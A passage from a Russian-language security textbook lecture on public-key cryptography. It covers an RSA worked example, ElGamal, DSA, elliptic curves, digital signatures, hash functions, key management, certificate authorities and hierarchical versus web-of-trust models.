5. Необходимо определить такое d, чтобы $(d)(e) = 1 \bmod \phi(n)$. Следовательно, $(d)(7) = 1 \bmod 120$; d должно также быть меньше 120. Находим, что $d = 103$. (103 умножаем на 7 и получается 721. 721 делим на 120 и получаем 6 с остатком 1.)
6. Секретный ключ: {103, 143}.
7. Открытый ключ: {7, 143}.

Для выполнения непосредственно шифрования и дешифрования используем исходные формулы.

Шифрованный текст = (открытый текст)e mod n
Открытый текст = (шифрованный текст)d mod n

Предположим, что нужно отправить сообщение "9". С помощью формулы шифрования получаем следующее:

Шифрованный текст = (9)7 mod 143 = 48.

При получении зашифрованной информации она подвергается обработке алгоритмом дешифрования:

Открытый текст = (48)103 mod 143 = 9.

Другие алгоритмы с открытым ключом

Существуют некоторые алгоритмы с открытым ключом, имеющие такие же свойства, как RSA и *алгоритм Диффи-Хеллмана*. В данном параграфе мы вкратце рассмотрим три наиболее распространенных алгоритма.

Алгоритм Эль-Гамаля

Эль-Гамаль (Taher Elgamal) разработал вариант системы Диффи-Хеллмана. Он усовершенствовал *алгоритм Диффи-Хеллмана* и получил один алгоритм для шифрования и один для обеспечения аутентификации. Алгоритм Эль-Гамаля не был запатентован (в отличие от RSA) и, таким образом, стал более дешевой альтернативой, так как не требовалась уплата лицензионных взносов. Так как этот алгоритм базировался на системе Диффи-Хеллмана, безопасность информации при его использовании обеспечивается сложностью решения задачи дискретного логарифмирования.

Алгоритм цифровой подписи

Алгоритм *Digital Signature Algorithm* (*DSA*) был разработан правительством США как стандартный алгоритм для цифровых подписей (для получения дополнительной информации по цифровым подписям обратитесь к следующему параграфу). Данный алгоритм базируется на системе Эль-Гамаля, но позволяет осуществлять только аутентификацию. Конфиденциальность этим алгоритмом не

обеспечивается.

Шифрование с использованием эллиптических кривых

Эллиптические кривые были предложены для использования в системах шифрования в 1985 г. Системы шифрования с использованием *эллиптических кривых* (*ECC*) базируются на другой сложной математической задаче, нежели факторизация или дискретное логарифмирование. Данная задача заключается в следующем: имея две точки A и B на эллиптической кривой, такие что A = kB, очень трудно определить целое число k. Существует ряд преимуществ использования *ECC* перед алгоритмом RSA или Диффи-Хеллмана. Самым большим преимуществом является то, что ключи имеют меньшую длину (по причине сложности задачи), в результате чего вычисления производятся быстрее с сохранением уровня безопасности. Например, безопасность, обеспечиваемая 1024-битным ключом RSA может быть обеспечена 160-битным ключом *ECC*. Может пройти немало времени, прежде чем *ECC* будут полностью приняты к использованию, так как в этой области еще необходимо провести ряд исследований, и на существующие *ECC* зарегистрировано несколько *патентов*.

Вопросы для самопроверки

1. *Открытый текст* преобразуется в _____ в процессе шифрования.
2. К какому типу систем шифрования относится DES?

Цифровые подписи

Цифровые подписи - это не цифровые изображения рукописных подписей. Цифровые подписи - это форма шифрования, обеспечивающая аутентификацию. Популярность цифровых подписей постоянно растет, и они были разрекламированы как способ перехода на полностью электронную информационную среду. Президент США Билл Клинтон даже издал закон об использовании цифровых подписей как легальных подписей. Но даже несмотря на это, цифровые подписи вводят многих людей в недоумение.

Что такое цифровая подпись?

Как уже говорилось, цифровые подписи - это не изображения рукописных автографов, поставленных на бумажном документе. Цифровая подпись - это метод аутентификации электронной информации посредством шифрования.

Как говорилось в параграфе, посвященном шифрованию с открытым ключом, если информация шифруется с использованием секретного ключа, принадлежащего определенному лицу, то только это лицо может осуществлять дешифрование информации. Следовательно, мы знаем, что информация поступила от этого лица, если дешифрование информации проведено успешно с использованием ключа, принадлежащего этому лицу. Если дешифрование проведено успешно, мы также знаем, что в процессе передачи она не была изменена, поэтому также обеспечивается целостность данных.

С помощью цифровой подписи можно еще больше повысить уровень этой защиты и обезопасить информацию от изменения после получения и дешифрования. На рис. 12.10 показано, каким образом может быть выполнена эта задача. Во-первых, информация обрабатывается с помощью анализа сообщений или *хеш-функции*. *Хеш-функция* создает контрольную сумму данных. Эта контрольная сумма затем шифруется с использованием секретного ключа пользователя. Информация и зашифрованная контрольная сумма передаются получателю информации.

Когда информация принимается получателем, он может обработать ее той же самой *хэш-функцией*. Получатель дешифрует контрольную сумму, принятую вместе с сообщением, и сравнивает две контрольные суммы. Если они совпадают, это означает, что информация не была изменена. Посредством сохранения исходной зашифрованной контрольной суммы вместе с информацией эта информация всегда может быть проверена на наличие изменений.

Безопасность и полезность цифровых подписей зависит от двух важнейших элементов:

- Защита секретного ключа пользователя.
- Безопасная *хеш-функция*.

Примечание

Если пользователь не защищает свой секретный ключ, то он не может быть уверен в том, что этот ключ используется исключительно им. Если какое-либо лицо также использует секретный ключ этого пользователя, нет никаких гарантий того, что рассматриваемые данные подписаны только действительным пользователем.



Рис. 12.10. Функционирование цифровых подписей

Безопасные хеш-функции

Для использования цифровых подписей необходимы безопасные *хеш-функции*. *Хеш-функция* может называться безопасной, если:

- функция является односторонней. Иными словами, функция создает контрольную сумму из информации с невозможностью восстановления информации по контрольной сумме;

- крайне сложно сконструировать два фрагмента информации с получением одинаковой контрольной суммы при выполнении функции.

Второму условию не так-то просто удовлетворить. Рассматриваемые контрольные суммы должны быть меньше по размеру, нежели информация, для обеспечения простоты подписывания, хранения и передачи информации. Если это условие удовлетворяется, то одной и той же контрольной сумме должно соответствовать большое число различных фрагментов информации. Безопасность функций обеспечивается способом связи всех битов в исходных данных со всеми битами контрольной суммы. Таким образом, если один бит информации изменяется, то также изменяется большое количество битов в контрольной сумме.

Безопасные *хеш-функции* должны обеспечивать создание контрольной суммы длиной, по крайней мере, в 128 бит. Двумя наиболее распространенными безопасными хеш-функциями являются *MD5*, генерирующая 128-битную контрольную сумму, и *SHA*, которая производит контрольную сумму длиной 160 бит. Существует множество других хеш-функций, однако большая их часть признана небезопасными. В *MD5* были обнаружены уязвимости, которые могут использоваться при проведении вычислительной атаки. Эта атака позволит создать дополнительный фрагмент информации, что приведет к образованию той же контрольной суммы. Функция *SHA* была разработана правительством США и в настоящее время считается безопасной. В большей части программного обеспечения по информационной безопасности рассмотренные функции *MD5* и *SHA* доступны для использования.

Управление ключами

Управление ключами является самой неприятной задачей при использовании любой системы шифрования. Ключи представляют собой самые важные объекты во всей системе, так как если злоумышленник получает ключ, у него появляется возможность расшифровывать все данные, зашифрованные с помощью этого ключа. В некоторых случаях также удается получить последующие ключи.

Управление ключами заключается не только в защите их при использовании. Данная задача предусматривает создание надежных ключей, *безопасное распространение* ключей среди удаленных пользователей, обеспечение корректности ключей, отмену в случае их раскрытия или истечения срока действия.

Ключи и инфраструктура, необходимая для управления ими соответствующим образом, могут значительно повлиять на возможность использования организацией системы шифрования. При рассмотрении в деталях каждого из моментов, связанных с шифрованием, необходимо иметь в виду, что определенные здесь моменты должны тысячекратно преумножаться, чтобы соответствовать требованиям настоящей инфраструктуры шифрования.

Создание ключей

Очевидно, что ключи должны создаваться с особой тщательностью. Некоторые ключи обеспечивают недостаточную производительность при работе с *определенными алгоритмами*. Например, ключ, состоящий из одних "нулей", при использовании в DES не обеспечивает высокий уровень защищенности информации. Аналогично, при создании ключей для использования в RSA, необходимо соблюдать внимательность при выборе p и q из набора простых чисел.

Большая часть систем шифрования обеспечивают некоторый метод генерирования ключей. Иногда пользователям позволяется выбирать ключ посредством выбора пароля. В данном случае полезно проинструктировать пользователей по поводу использования надежных паролей, содержащих числа и специальные символы. В противном случае общее пространство ключей значительно уменьшается (это позволяет быстрее проводить поиск при атаке "грубой силой").

Некоторые ключи выбираются из случайных чисел. К сожалению, существует очень немного генераторов истинно случайных чисел. Большинство из них генерируют *псевдослучайные последовательности* (т. е. в наборах чисел прослеживаются схемы, которые через то или иное время повторяются). Если генератор случайных чисел не является истинным, то существует возможность предсказания следующего числа. Если ключи базируются на выходных данных генератора случайных чисел, и злоумышленник может предсказать выходные данные, то

существует вероятность того, что он сможет выявить ключ.

Также может быть необходимым выбрать правильную длину ключа. В некоторых алгоритмах используются ключи фиксированной длины (например, в алгоритме DES используется ключ длиной 56 бит). Другие алгоритмы могут использовать ключи переменной длины. Чем длиннее ключ, тем выше уровень обеспечиваемой безопасности. Например, 1024-битный ключ RSA более надежен, чем 512.битный ключ RSA. Тем не менее, таким образом нельзя сопоставлять надежность ключа RSA с надежностью ключа DES. В таблице 12.2 представлены относительные степени надежности ключей для различных алгоритмов шифрования.

Чтобы получить представление о том, насколько надежны ключи на практике, вспомните машину *EFF*. В 1997 г. она стоила 250 000 долларов и обеспечивала раскрытие ключа DES за 4,5 дня. В других случаях 40-битный ключ *RC5* был раскрыт с помощью атаки "грубой силы" за 3,5 часа с использованием 250 компьютеров в UC Berkley. В Швейцарском Федеральном институте технологий посредством "грубой силы" раскрыт 48-битный ключ *RC5* за 312 часов с использованием 3500 компьютеров. На данный момент рекомендуется использовать, как минимум, 80-битные ключи при шифровании секретной информации, а также минимум 1024-битные ключи в RSA и *алгоритме Диффи-Хеллмана*. 160-битные ключи *ECC* также считаются безопасными.

Внимание!

Информация о длине безопасных ключей, представленная в этой лекции, является актуальной на момент написания этой книги. С течением времени будут производиться все более мощные компьютеры и открываться новые математические возможности, вследствие чего длины ключей также будут меняться.

Распространение ключей

После *генерации ключей* их необходимо доставить в различные места расположения и установить для использования на соответствующем оборудовании. Если ключи не защищены при передаче, они могут быть скопированы или украдены, вследствие чего нарушится безопасность всей системы шифрования. Из этого следует, что канал распространения должен быть сам по себе защищенным. Передача ключей может

осуществляться вне канала связи. Иными словами, ключи могут передаваться администраторами на переносных носителях.

Таблица 12.2. Относительная надежность ключей различной длины

Шифрование с секретным ключом(DES, *RC5*)	Шифрование с открытым ключом(RSA, Диффи-Хеллман)	Шифрование посредством *эллиптических кривых*
40 бит	-	-
56 бит	400 бит	-
64 бит	512 бит	-
80 бит	768 бит	-
90 бит	1024 бит	160 бит
120 бит	2048 бит	210 бит
128 бит	2304 бит	256 бит

Такой подход может быть полезным, если удаленные сайты расположены в небольшом удалении. Но что если удаленные сайты расположены на других континентах? Проблема приобретает намного более серьезный характер.

Тем не менее, существует частичное решение этой проблемы, заключающееся в использовании алгоритма обмена ключами Диффи-Хеллмана для распространения множества *сеансовых ключей* (ключи с коротким сроком действия, используемые для одного сеанса или небольшого объема трафика). Этот подход может снизить необходимость дальних поездок.

Любой ключ, используемый в течение продолжительного периода времени, требует обеспечения основательных мер предосторожности. Нельзя использовать алгоритм обмена ключами Диффи-Хеллмана для передачи пар ключей RSA. В случае с парами ключей RSA один ключ должен содержаться в секрете, а другой может находиться в открытом состоянии. Открытый ключ должен публиковаться так, чтобы предотвратить его подмену (см. раздел ниже "Сертификация ключей"). Если пары ключей генерируются центральным бюро сертификатов, секретный ключ должен безопасно передаваться владельцу ключевой пары. Если пара ключей генерируется владельцем, открытый ключ

должен передаваться в центральное бюро сертификатов с обеспечением мер безопасности.

Примечание

Если ключевые пары генерируются центральным бюро сертификатов, то возможность использования секретного ключа для аутентификации находится под вопросом, так как центральному бюро сертификатов ключ уже может быть известен. При создании и распространении секретных ключей необходимо соблюдать особую внимательность.

Сертификация ключей

Если ключи некоторым образом передаются в удаленное место расположения, они должны проверяться при получении на предмет того, не подверглись ли они вмешательству в процессе передачи. Это можно делать вручную либо использовать некоторую форму цифровой подписи.

Открытые ключи предназначены для публикации или передачи другим пользователям и должны сертифицироваться как принадлежащие владельцу ключевой пары. Сертификация осуществляется с помощью центрального бюро сертификатов (CA). В данном случае CA предоставляет цифровую подпись на открытом ключе, и благодаря этому CA с доверием воспринимает тот факт, что открытый ключ принадлежит владельцу ключевой пары (см. рис. 12.11).

Внимание!

Без правильной сертификации ключа и его владельца злоумышленник может внедрить собственные ключи и, таким образом, преодолеть защиту всей передаваемой и аутентифицируемой информации.



Рис. 12.11. Сертификация открытого ключа в бюро сертификатов

Защита ключей

Открытые ключи открытой ключевой пары не требуют защиты конфиденциальности. Они лишь требуют обеспечения защиты целостности посредством использования сертификатов. Секретный ключ открытой ключевой пары должен все время сохраняться в тайне.

Если злоумышленник получает копию секретного ключа, у него появляется возможность чтения всего *конфиденциального трафика*, адресованного владельцу пары ключей, а также цифрового

подписывания информации в роли владельца ключевой пары. Защита секретного ключа должна распространяться на все его копии. Следовательно, должен защищаться файл, содержащий ключ, а также любой архивный носитель, на котором может быть записан этот файл. На большей части систем защита ключа реализуется посредством использования паролей. Эта защита позволяет обезопасить ключи от случайных шпионских действий, но не от совместной направленной атаки. Пароль, используемый для защиты ключа, должен выбираться тщательным образом, чтобы противостоять атакам посредством грубой силы. Однако наилучшим способом защиты ключа является, прежде всего, предотвращение доступа злоумышленника к файлу с ключом.

Необходимо обеспечивать защиту всех ключей системы, использующей секретные ключи. Если ключ содержится в файле, этот файл должен быть защищен в любом месте, где бы он не находился (включая архивные носители). Если ключ находится в памяти, необходимо предпринимать меры по защите пространства памяти от исследования пользователями или процессами. Аналогично, в случае с *дампом* (сбросом данных на жесткий диск) ядра, файл ядра должен быть защищен, так как он может содержать ключ.

Аннулирование ключей

Сроки действия ключей ограничены. Сеансовый ключ может существовать только в данном конкретном сеансе. *Аннулирование* этого ключа не требуется, так как он удаляется в конце сеанса. Некоторые ключи могут быть сертифицированы на определенный период времени. В общем случае пара открытых ключей сертифицируется на один или два года. *Сертификат открытого ключа* определяет дату окончания срока его действия. Системы, считывающие сертификат, более не будут воспринимать его как действительный по истечении срока действия, поэтому удаление просроченного ключа не обязательно.

Тем не менее, ключи могут быть утеряны и раскрыты. При этом владелец ключа должен проинформировать других пользователей о том, что ключ больше не является действительным и не подлежит использованию. В системе шифрования с секретным ключом при раскрытии ключа (если пользователи системы знают об этом) пользователи могут сообщить друг другу об этом и начать использовать

новый ключ.

В системе шифрования с открытым ключом дела обстоят несколько иначе. Если пара ключей несанкционированно раскрывается и аннулируется, не существует определенного способа информирования всех потенциальных пользователей открытого ключа о том, что ключ недействителен. В некоторых случаях открытые ключи публикуются на серверах ключей. Лицо, желающее связаться с владельцем ключа, может зайти на сервер для получения сертифицированного открытого ключа. Если ключ раскрыт и аннулирован, каким образом об этом узнает стороннее лицо? Решением этой проблемы является периодическое посещение сервера ключей для выяснения того, был ли он отменен; владелец ключа должен размещать информацию об аннулировании ключа на всех потенциальных серверах ключей. Серверы ключей должны содержать данную информацию об отмене ключей до тех пор, пока не истечет срок действия оригинального сертификата.

Доверие в информационной системе

Концепция доверия является основополагающим принципом информационной безопасности и шифрования в частности. Для работы шифрования необходима уверенность в том, что ключ шифра не будет раскрыт, и что используемый алгоритм шифрования является достаточно мощным. В случае с аутентификацией и цифровыми подписями необходима также уверенность в том, что открытый ключ на самом деле принадлежит тому, кто его использует.

Возможно, самой серьезной проблемой, связанной с доверием, является его установление и поддержание. Для обеспечения доверия в среде с открытым ключом используются две основные схемы - иерархия и сеть. У обеих схем есть как преимущества, так и недостатки.

Иерархия

Иерархическая *модель доверия* наиболее проста для восприятия. Говоря простым языком, в данном случае вы доверяете человеку, который находится выше в иерархической цепи, так как от него было получено соответствующее указание о необходимости доверия. На рисунке 12.12 изображена схема этой модели. Как видно из рисунка, пользователи

User1 и User2 располагаются под CA1. Следовательно, если CA1 говорит, что *сертификат открытого ключа* принадлежит пользователю User1, пользователь User2 будет верить этому. На практике User2 передает пользователю User1 свой *сертификат открытого ключа*, подписанный CA1. Пользователь User1 проверяет подпись CA1 с использованием открытого ключа CA1. Так как CA1 находится в иерархии выше, чем User1, то User1 доверяет CA1 и, следовательно, доверяет сертификату пользователя User2.



Рис. 12.12. Иерархическая модель доверия

Мы рассмотрели довольно простой случай. Если пользователю User1 нужно проверить информацию от пользователя User3, все несколько усложняется. CA1 не знает о пользователе User3, в отличие от CA2. Тем не менее, пользователь User1 не доверяет CA2, так как это бюро сертификатов напрямую не принадлежит цепочке пользователя User1. Следующий уровень вверх по цепочке - CA4. Пользователь User1 может верифицировать информацию от пользователя User3 посредством проверки с помощью CA4 следующим образом.

1. Пользователь User1 смотрит на *сертификат пользователя* User3. Он подписан в CA2.
2. Пользователь User1 получает *сертификат пользователя* CA2. Он подписан в CA4.
3. Так как пользователь User1 доверяет CA4, открытый ключ CA4 может использоваться для верификации сертификата CA2.
4. Как только сертификат CA2 верифицирован, пользователь User1 может верифицировать *сертификат пользователя* User3.
5. Как только будет верифицирован *сертификат пользователя* User3, пользователь User1 может использовать открытый ключ пользователя User3 для верификации данных.

Как видите, все довольно быстро усложняется. Представьте себе, какой объем операций по верификации необходимо было бы производить, если бы пользователю User1 нужно было верифицировать данные, поступившие от пользователя User4. Две цепочки не пересекаются вплоть до CA9! Так реализована сертификация в X.509. Иерархия устанавливается таким образом, чтобы между любыми двумя нижними объектами могла быть создана цепочка сертификатов.

С теоретической точки зрения все выглядит неплохо. Однако на практике все иначе. Одной из причин, по которой данная технология не функционировала, заключается в том, что не существовало реальных CA корневого уровня. CA корневого уровня - это наивысшая точка в иерархии. В одно время было принято считать, что в каждой стране должно быть свое бюро сертификатов корневого уровня. Также предполагалось, что компании, выпускающие кредитные карты, должны стать корневыми CA, или что каждая организация должна иметь свое собственное CA. На практике почти ничего не было реализовано. Возникал еще один вопрос, который представлял собой потенциальную проблему: сколько CA должны сертифицировать каждого конечного пользователя? Если конечный пользователь живет в стране A, обладает кредитной картой компании B и работает в организации C, должны ли все три объекта подписывать один и тот же сертификат?

Установка CA

В некоторых организациях считается, что создание внутреннего CA (и

соответствующей инфраструктуры с открытым ключом) необходимо в их деловой модели. Если это действительно так, существует несколько вопросов, которые необходимо решить, прежде чем устанавливать бюро сертификатов.

- Должна быть создана пара открытого ключа CA. Ключ должен быть достаточно большим, чтобы обеспечивать безопасность на большой период времени (как правило, больше чем на два года).
- Открытый ключ CA должен быть сертифицирован самим CA и, возможно, другим бюро сертификатов, расположенном на более высоком уровне *иерархической модели*. Если сертификат предоставляется внешней организацией, то это будет стоить определенную сумму денег.
- Секретный ключ CA должен быть защищен на весь период своего существования. Если он когда-нибудь будет раскрыт, может понадобиться перестройка всей инфраструктуры.
- Необходимо создать соответствующие политики и процедуры для аутентификации и подписывания сертификатов нижнего уровня.
- Необходимо реализовать механизм, позволяющий объектам нижних уровней верифицировать сертификаты друг друга. Это означает, что сертификат CA должен быть доступен каждому объекту нижнего уровня. В некоторых случаях это означает непосредственное взаимодействие с CA. В такой структуре необходимо, чтобы CA было доступно в течение всего периода времени, либо это бюро сертификатов вызовет ошибки в работе всей системы.

Вопрос к эксперту

Вопрос. Существуют ли CA общего пользования?

Ответ. Да, существуют "общие" бюро сертификатов, предназначенные для обслуживания основной массы населения, а не определенных организаций. VeriSign (ссылка: http://www.verisign.com) и Thawte (ссылка: http://www.thawte.com/) являются наиболее яркими примерами таких CA. Организация может создать пару открытого ключа, например для веб-сервера, и отправить открытый ключ в CA. CA создает сертификат и предоставляет его организации. CA получает прибыль от предоставления этой услуги. Использование таких сертификатов можно

наблюдать при посещении многих защищенных сайтов в интернете. Так как открытые ключи CA известны большей части веб-браузеров, сертификат веб-сайта верифицируется с помощью открытого ключа CA.

Примечание

Системы, используемые в CA, и сертификаты CA (в особенности секретные ключи CA) должны быть хорошо защищены, так как CA является "сердцем" системы. Меры, предпринимаемые для защиты секретного ключа CA, как правило, требуют, чтобы разблокировку секретного ключа производили два человека.

Как видно из списка, приведенного выше, при разработке CA возникает целый ряд вопросов. Если организация достаточно крупная или имеет большое число объектов нижних уровней (т. е. пользователей), администрирование сертификатов пользователей будет отнюдь не простой задачей. Перед подписыванием сертификата нужно будет проверить личность каждого пользователя. Срок действия сертификатов будет периодически истекать, и, следовательно, будет возникать потребность в издании новых сертификатов. Некоторые сертификаты придется аннулировать.

Аннулирование сертификатов

Аннулирование сертификатов может оказаться самой трудной проблемой, связанной с CA. Как уже упоминалось ранее, каждый объект, который использует сертификат, должен уведомляться об аннулировании сертификата. Это уведомление должно осуществляться своевременно. Так как природа системы с открытым ключом не позволяет CA знать о каждом пользователе, который может использовать данный сертификат, CA должно полагаться на тех, кто будет использовать сертификат, для проверки того, что сертификат не был аннулирован. При этом потребуется, чтобы каждый объект проверял CA перед использованием сертификата.

Если организация использует только одно CA, все не так сложно, однако при этом CA должно быть постоянно доступным. Если иерархия CA имеет большие размеры (как на рис. 12.12), то проблема приобретает комплексный характер. Пользователь User1 может сообщить CA о том, что его сертификат аннулирован, и CA1 может обнародовать эту

информацию, но как эта информация дойдет до пользователя User4 от CA6?

Сеть

Сеть с доверием представляет собой альтернативную *модель доверия*. Эта концепция была впервые использована в технологии Pretty Good *Privacy* (*PGP*). Она заключается в том, что каждый пользователь сертифицирует свой сертификат и передает его известным ассоциированным объектам. Эти объекты могут подписать сертификат другого пользователя, так как он известен (см. рис. 12.13).

В данной модели не существует центрального бюро сертификатов. Если пользователю User1 требуется верифицировать информацию, поступающую от пользователя User2, он запрашивает *сертификат пользователя* User2. Так как пользователь User1 знает пользователя User2, то доверяет сертификату и даже может его подписать.

Теперь рассмотрим ситуацию, в которой User1 получает информацию от User3. Пользователь User3 не известен пользователю User1, но у пользователя User3 есть сертификат, подписанный пользователем User2. Таким образом, рассматриваемая модель распространяется на всю компьютерную сеть. Единственным решением, которое должно приниматься в процессе работы, является число переходов, которому доверяет пользователь. Как правило, это число равно 3 или 4. Кроме того, может возникнуть ситуация, в которой для установления доверия другому пользователю есть два пути. Например, User2 может использовать два пути установления доверия с пользователем User5: один через пользователя User3 и другой через пользователя User4. Так как оба пользователя User3 и User4 сертифицируют пользователя User5, пользователь User2 может быть уверен в сертификате пользователя User5.



Рис. 12.13. Сеть модели доверия

Главной проблемой, связанной с данной моделью доверия, является недостаток масштабируемости. Так как модель сети состоит из двусторонних взаимоотношений, каждый пользователь должен иметь некоторое число таких взаимосвязей, чтобы пользоваться в сети каким-либо доверием. На практике такие взаимосвязи могут отсутствовать, так как большинство пользователей работают с небольшим числом связей и редко выходят на уровень трех или четырех переходов.

Большим преимуществом модели "сеть" является то, что реализация инфраструктуры не требует больших затрат. Каждый пользователь ответственен за свой собственный сертификат и за верификацию других сертификатов. Организация может создать центральное *хранилище сертификатов* и уведомлений об аннулировании, однако может и не создавать.

Разработка системы шифрования

